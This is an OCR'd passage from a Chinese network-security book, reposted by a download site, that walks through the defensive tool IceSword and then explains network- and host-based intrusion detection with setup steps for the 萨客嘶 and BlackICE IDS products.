


图 13-79 “IceSword”主窗口



图 13-80 “命令方式启动 IceSword”窗口

当成功打开“IceSword”主窗口后，不难发现显示在系统任务栏或软件标题栏的都只是一串随机字符串“bfqrr18C733”，而不是常见的软件程序名。这是 IceSword 独有的随机字符串标题栏，用户每次打开这把冰刃，所出现的字符串都是随机生成、随机出现、都不相同（随机五位/六位字串的），这样很多通过标题栏来关闭程序的木马和后门在它面前都无功而返了。

同时，还可修改软件文件名，如改为 killvir.exe，显示的进程名就变为了 killvir.exe。如果要关闭 IceSword，将会弹出确认窗口。那些木马或后门就算通过鼠标或键盘钩子控制窗口退出按钮，也不能结束 IceSword 的运行。使用 IceSword 冰刃管理系统的操作步骤如下。

步骤 01 进程管理。IceSword 的进程管理可关闭顽固、无法用任务管理器终止的进程，在“IceSword”主窗口中选择“文件”→“设置”菜单项，弹出“设置”对话框，在其中勾选“禁止进线程创建”复选框，如图 13-81 所示。




图 13-81 “设置”对话框

步骤 02 单击“确定”按钮返回“IceSword”主窗口，单击窗口左侧“进程”按钮，即可在右侧窗口显示系统当前进程列表，如图 13-82 所示。

步骤 03 右击“PnpWMmng.exe”进程，在弹出的快捷菜单中选择“结束进程”菜单项，即可完成结束该进程的操

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

作，如图 13-83 所示。




图 13-82 查看“进程”信息




图 13-83 结束 PnpWMmng.exe 进程

步骤 04 查看端口。端口的查看方法很简单，只需在“IceSword”主窗口中单击左侧的“端口”按钮，即可在右侧窗口列出所有的端口信息，如图 13-84 所示。

步骤 05 查看开机启动程序。查看开机启动程序与上面端口的查看方法很相似，只需在“IceSword”主窗口中单击左侧窗口中的“启动组”按钮，即可在右侧窗口列出所有开机启动的程序，如图 13-85 所示。




图 13-84 查看“端口”信息




图 13-85 查看开机启动程序

步骤 06 查看消息钩子。如果单击左侧窗口“消息钩子”按钮，即可在右侧窗口列出所有信息钩子，在这里可以查看到盗号木马所使用的钩子，如图 13-86 所示。




图 13-86 查看消息钩子

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

13.3 网络渗透中的入侵检测防护

通过搜集和分析网络行为、安全日志、审计入侵检测数据、网络上获得的信息及计算机系统中若干关键点信息，可检查网络或系统中是否存在违反安全策略的行为和被攻击的迹象。

13.3.1 基于网络的入侵检测

基于网络的入侵检测系统分析的数据是网络上的数据包。网络型入侵检测系统担负着保护整个网段的任务，基于网络的入侵检测系统由遍及网络的传感器（sensor）组成。基于网络的入侵检测系统结构如图 13-87 所示。




图 13-87 基于网络的入侵检测系统结构

基于网络的入侵检测系统的工作原理是：利用一个工作在“混杂模式”（Promiscuous Mode）下的网卡（即传感器），来实时监视、分析通过网络的数据流，并按一定的规则从网络上获取与安全事件相关的数据包，然后把这些数据包传递给分析引擎，分析引擎把从探测器上接收到的数据包结合网络安全数据库进行分析，最后把分析的结果传递给安全配置构造器。

配置构造器再根据分析引擎器的结果构造出探测器所需要的配置规则。依据安全配置器构建出来的规则，一旦检测到与这些规则相悖的攻击行为，网络入侵系统中的响应模块就做出响应，比如报警、切断相关用户的网络连接等。不同入侵检测系统在实现时采用的响应方式也不同，但通常都包括通知管理员、切断连接、记录相关的信息等。

基于网络的入侵检测优点主要表现在如下几个方面：

- 成本低、检测速度快；
- 可以检测到主机型检测系统检测不到的攻击行为；
- 可以作用在网络的边缘上，即攻击还没能接入网络时就被制止；
- 不影响操作系统的性能，不占用任何资源；架构网络型入侵检测系统简单。

其缺点是：如果网络流速高时可能会丢失许多封包，容易让入侵者有机可乘，无法检测加密的封包，对于直接对主机的入侵无法检测出。

13.3.2 基于主机的入侵检测

基于主机的入侵检测系统保护的一般是所在的主机系统和系统本地用户，是由代理

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（agent）来实现的，检测原理是根据主机的审计数据和系统日志发现可疑事件，并给出关于怀疑为不安全的行为报告。检测系统可运行在被检测主机或单独主机上，系统结构如图 13-88 所示。




图 13-88　基于主机检测的检测系统结构

基于主机入侵检测的优点主要体现在如下几个方面：

- 在主机数量较少时性价比较高；
- 可很容易检测一些活动，而这些活动很难在基于协议的线索中被发现；
- 如果得到用户的主机名和密码，基于主机的代理很容易区别正常活动和非法活动；
- 每个主机有其自己代理，用代理方式一般不会因为网络流量增加而丢掉对网络行为的监视。

基于主机的入侵检测的缺点主要体现在如下几个方面：

- 由于操作系统平台提供的日志信息格式不同，必须针对不同的操作系统安装个别的入侵检测系统；
- 如果入侵者通过其他系统漏洞入侵系统并取得管理者的权限，将会致使主机型入侵检测系统失效；
- 会因分布式（Denail of Service，DoS）攻击而失效；
- 当监控分析时会曾加该台主机的系统资源负荷，从而影响被监测主机的效能，甚至成为入侵者利用的工具从而使被监测的主机因为负荷过重而死机。

13.3.3　实用入侵检测范例

常用的入侵检测系统有萨客嘶入侵检测系统、BlackICE 入侵检测系统等。

1.　萨客嘶入侵检测系统

萨客嘶入侵检测系统是一种积极主动的网络安全防护工具，提供了对内部和外部攻击的实时保护，它通过对网络中所有传输的数据进行智能分析和检测，从中发现网络或系统中是否有违反安全策略的行为和被攻击的迹象，　在网络系统受到危害之前拦截和阻止入侵。

设置萨客嘶入侵检测系统的操作步骤如下。

步骤 01 下载并安装萨客嘶入侵检测系统，选择“开始”→“所有程序”→“萨客嘶入侵检测系统”菜单项，打开其主界面，包括按节点浏览、运行状态以及统计项目 3 个部分，如图 13-89 所示。

步骤 02 选择“监控”→“常规设置”菜单项，打开“设置”对话框，在“常规设置”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

选项卡中可对数据包缓冲区大小和从驱动程序读取数据包的最大间隔时间进行设置，如图13-90所示。




图 13-89 “萨客嘶入侵检测系统 ”主窗口




图 13-90 “设置”对话框

步骤 03 在“设置”对话框中选择 “适配器设置”选项卡，在该选项卡中选择相应的网卡，因为该检测系统是通过适配器来捕捉网络中正在传输的数据，并对其进行分析，所以正确选择网卡是能够捕捉到入侵的关键一步，如图13-91所示。

步骤 04 选择“设置”→“别名设置”菜单项，打开“别名设置”对话框，在其中对物理地址、IP地址、端口进行各种操作，如添加、编辑、删除、导出等，如图13-92所示。



图 13-91 “适配器设置 ”界面



图 13-92 “别名设置”对话框

步骤 05 选择“设置”→“安全策略设置”菜单项或单击工具栏中的“安全策略”按钮，打开“安全策略”对话框，可对当前选中的策略进行相应的操作，如衍生、查看、启用、删除、导入、导出和升级等，如图13-93所示。

步骤 06 选择“设置”→“专家检测设置”菜单项或单击“专家检测”按钮，打开“专家检测设置”对话框，在其中对网络中的所有通信数据进行专家级智能化分析并报告入侵事件，如图13-94所示。

步骤 07 选择“设置”→“选项”菜单项或单击“选项”按钮，打开“选项”对话框，在其中选择“显示”功能项，对是否启用网卡地址、IP地址和端口别名进行设置，如图13-95所示。选择“响应方案设置”功能项，对响应方案进行增加、删除或修改操作。系统提供了“仅记录日志”、“阻断并记录日志”和“干扰并记录日志”三种默认的响应方案，它们是不

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

能被删除的，但可以修改，如图 13-96 所示。




图 13-93 “安全策略 ”对话框



图 13-94 “专家检测设置”对话框




图 13-95 “选项 ”对话框




图 13-96 “响应方案设置”界面

步骤 08 单击“增加”或“修改”按钮，打开“定义响应方案”对话框，对响应方案进行具体设置，包括名称、响应动作和阻断会话方式（只有选择了“阻断会话”才可以设置阻断会话方式），如图 13-97 所示。

步骤 09 选择“响应设置”→“邮件”功能项，对发送邮件所使用的服务器、账号、密码、接收人（多个接收人用分号分隔）和邮件正文等进行设置，如图 13-98 所示。



图 13-97 “定义响应方案 ”对话框



图 13-98 “邮件设置”界面

步骤 10 选择“响应设置”→“发送控制台消息”功能项，对将接收消息的目标主机的 IP 地址和消息正文（发送主机和接收主机必须安装“Messenger”服务）进行设置，如图 13-99

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

所示。选择“响应设置”→“运行外部程序”功能项，对外部程序的完整路径和参数进行设置，如图 13-100 所示。

步骤 11 选择“分析模块”功能项，对各个分析模块的参数进行个性化的设置，如是否启用该分析模块、检测的端口、日志缓冲区的大小、是否保存日志等，如图 13-101 所示。




图 13-99 “发送控制台消息”设置界面




图 13-100 “运行外部程序”设置界面

步骤 12 选择“策略升级设置”功能项，通过定时和手工两种方式检测策略知识库更新萨客嘶入侵检测系统。如果选择自动更新还必须设置更新的日期和时间，如图 13-102 所示。在所有选项设置完成后，单击“确定”按钮，即可保存设置。




图 13-101 “分析模块”设置界面




图 13-102 “策略升级设置”界面

在对萨客嘶入侵检测系统相关功能设置完成后，即可使用该软件来防护网络或本机系统安全了。具体的使用步骤如下。

步骤 01 在萨客嘶入侵检测系统主窗口中单击“开始”按钮或选择“监控”→“开始”菜单项，对本机所在的局域网中的所有主机进行监控，在扫描结果中可对检测到的主机的 IP 地址、对应的 MAC 地址、本机的运行状态以及数据包统计、TCP 连接情况、FTP 分析等信息进行查看，如图 13-103 所示。

步骤 02 选择“会话”选项卡，在其中可以看到在监控的同时，进行会话的源 IP 地址、源端口、目标 IP 地址、目标端口、使用到的协议类型、状态、事件、数据包、字节等信息，如图 13-104 所示。

步骤 03 如果想分类查看会话信息，则在“会话信息”列表中右击某条信息，在弹出的快捷菜单中选择“按目标节点进行过滤”选项，即可按照某个目标 IP 地址来显示会话信息，如图 13-105 所示。

步骤 04 选择“事件”选项卡，在该选项卡中可对分类统计的各种入侵事件次数、采用

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

日志详细记录的入侵时间、发起入侵的计算机、严重程度、采用的方式等信息进行查看，如图 13-106 所示。




图 13-103　扫描结果显示界面




图 13-104　“会话”选项卡




图 13-105　按目标 IP 地址显示会话信息




图 13-106　“事件”选项卡

步骤 05 选择“日志”选项卡，在其中记录了 HTTP 请求、收发邮件信息、FTP 传输 和 MSN 和 QQ 通讯等相关信息，除对这些信息进行查看外，还可以将其保存为日志文件，如图 13-107 所示。在“日志”选项卡下可自行定义日志的显示格式，单击“自定义列”按钮 ▾即可在打开的快捷菜单中，取消勾选相应的复选框，如图 13-108 所示。



图 13-107　“日志”选项卡



图 13-108　自定义列菜单

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 06 在左边的节点列表中右击某个物理地址，在弹出的快捷菜单中选择“增加别名”选项，打开“增加别名”对话框，在“别名”文本框中输入名称，如图 13-109 所示。




图 13-109 “增加别名”对话框

步骤 07 单击“确定”按钮，可使该物理地址显示刚才自定义的名称，如图 13-110 所示。在遇到不能解决的问题时，可选择“帮助和技术支持”→“帮助主题”菜单项，在“帮助”窗口中查找所需要的问题解答，如图 13-111 所示。




图 13-110 自定义的物理地址名称




图 13-111 帮助信息窗口

2. BlackICE 入侵检测系统

BlackICE Server Protection 软件（简称 BlackICE）拥有强大的检测、分析以及防护功能，可以随时侦察出谁在扫描计算机的端口，在入侵者进入之前进行拦截，以保护电脑不受危害，还可搜集入侵者的 IP 地址、计算机名称、网络系统地址、硬件地址（MAC 地址）等。

使用 BlackICE 入侵检测系统的操作步骤如下。

步骤 01 下载并安装 BlackICE 软件和汉化包之后，打开 BlackICE 程序主界面，可以看到已变成中文界面，如图 13-112 所示。

步骤 02 在 BlackICE 主界面中，选择“工具”→“编辑 BlackICE 设置”菜单项，打开“BlackICE 设置”对话框，选择“防火墙”选项卡，如图 13-113 所示。

步骤 03 在该选项卡中可设置 BlackICE 的保护级别和网络文件共享能力，用户可以选择“怀疑一切：拦截所有未经请求而入站的信息”项，也可以选择其他三个选项，而软件默认设置是“完全信任：允许所有入站信息”，其安全级别最低。

步骤 04 对于网络文件共享能力的设置，个人用户只需选择“启用拦截”项，局域网用户则需要三个选项都选中，否则将会出现网上邻居无法浏览、无法共享上网等现象。

步骤 05 切换到“通告”选项卡，在该界面中的“事件通告”区域中对“可看到的指示”和“可听到的指示”进行设置，其提示信息用红、橙黄、黄和绿 4 种颜色标识，危险程度依次降低。在“更新通知”设置区域中勾选“启用检查”复选框，可设置检查更新的间隔天数，如图 13-114 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 13-112　“BlackICE”主界面



图 13-113　“防火墙”选项卡



图 13-114　“通知”界面

步骤 06 切换到“数据包日志”选项卡，在其中勾选“启用日志”复选框，对所有系统信息日志文件的前缀、最大大小和文件的最大数量进行设置，如图 13-115 所示。

步骤 07 在“提示”选项卡中通过勾选相应的复选框，设置在检测到可疑信息后是否显示确认对话框、显示工具提示以及当服务停止时显示提示进行设置，如图 13-116 所示。

步骤 08 在“证据日志”选项卡中勾选“启用日志”复选框，即可在其下方设置从可疑的入侵者那里搜集过来的日志文件的前缀、最大大小和文件的最大数量，一般采用默认设置，如图 13-117 所示。在“应用程序控制”选项卡中勾选“启用应用程序保护”复选框，控制运行在该计算机上的应用程序或其他进程，如图 13-118 所示。



图 13-115　“数据包日志”选项卡



图 13-116　“提示”选项卡



图 13-117　“证据日志”选项卡

步骤 09 在“回溯”选项卡中设置 BlackICE 如何以及何时定位关于入侵者的网络信息，有直接追踪和间接追踪两种方法，如图 13-119 所示。切换到“通信控制”选项卡，可根据实际情况对来自于该计算机的网络访问进行设置，如图 13-120 所示。



图 13-118　“应用程序控制”选项卡




图 13-119　“回溯”选项卡



图 13-120　“通信控制”选项卡

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 10 选择“入侵检测”选项卡，查看 BlackICE 应该信任或忽略的管理地址和签名，同时通过单击“添加”按钮来添加从报告中排除要信任的地址，如图 13-121 所示。

步骤 11 单击“确定”按钮，在“事件”选项卡中看到入侵检测的效果，如图 13-122 所示，即为在局域网中另一台计算机对安装了 BlackICE 的计算机进行连接时，BlackICE 立即监控到这一连接的情景。在“事件”选项卡中可看到尝试连接计算机的 IP 地址和连接方式。在“历史”选项卡图标中可以看到该连接被认为是“可疑”的入侵，如图 13-123 所示。




图 13-121 “入侵检测”选项卡

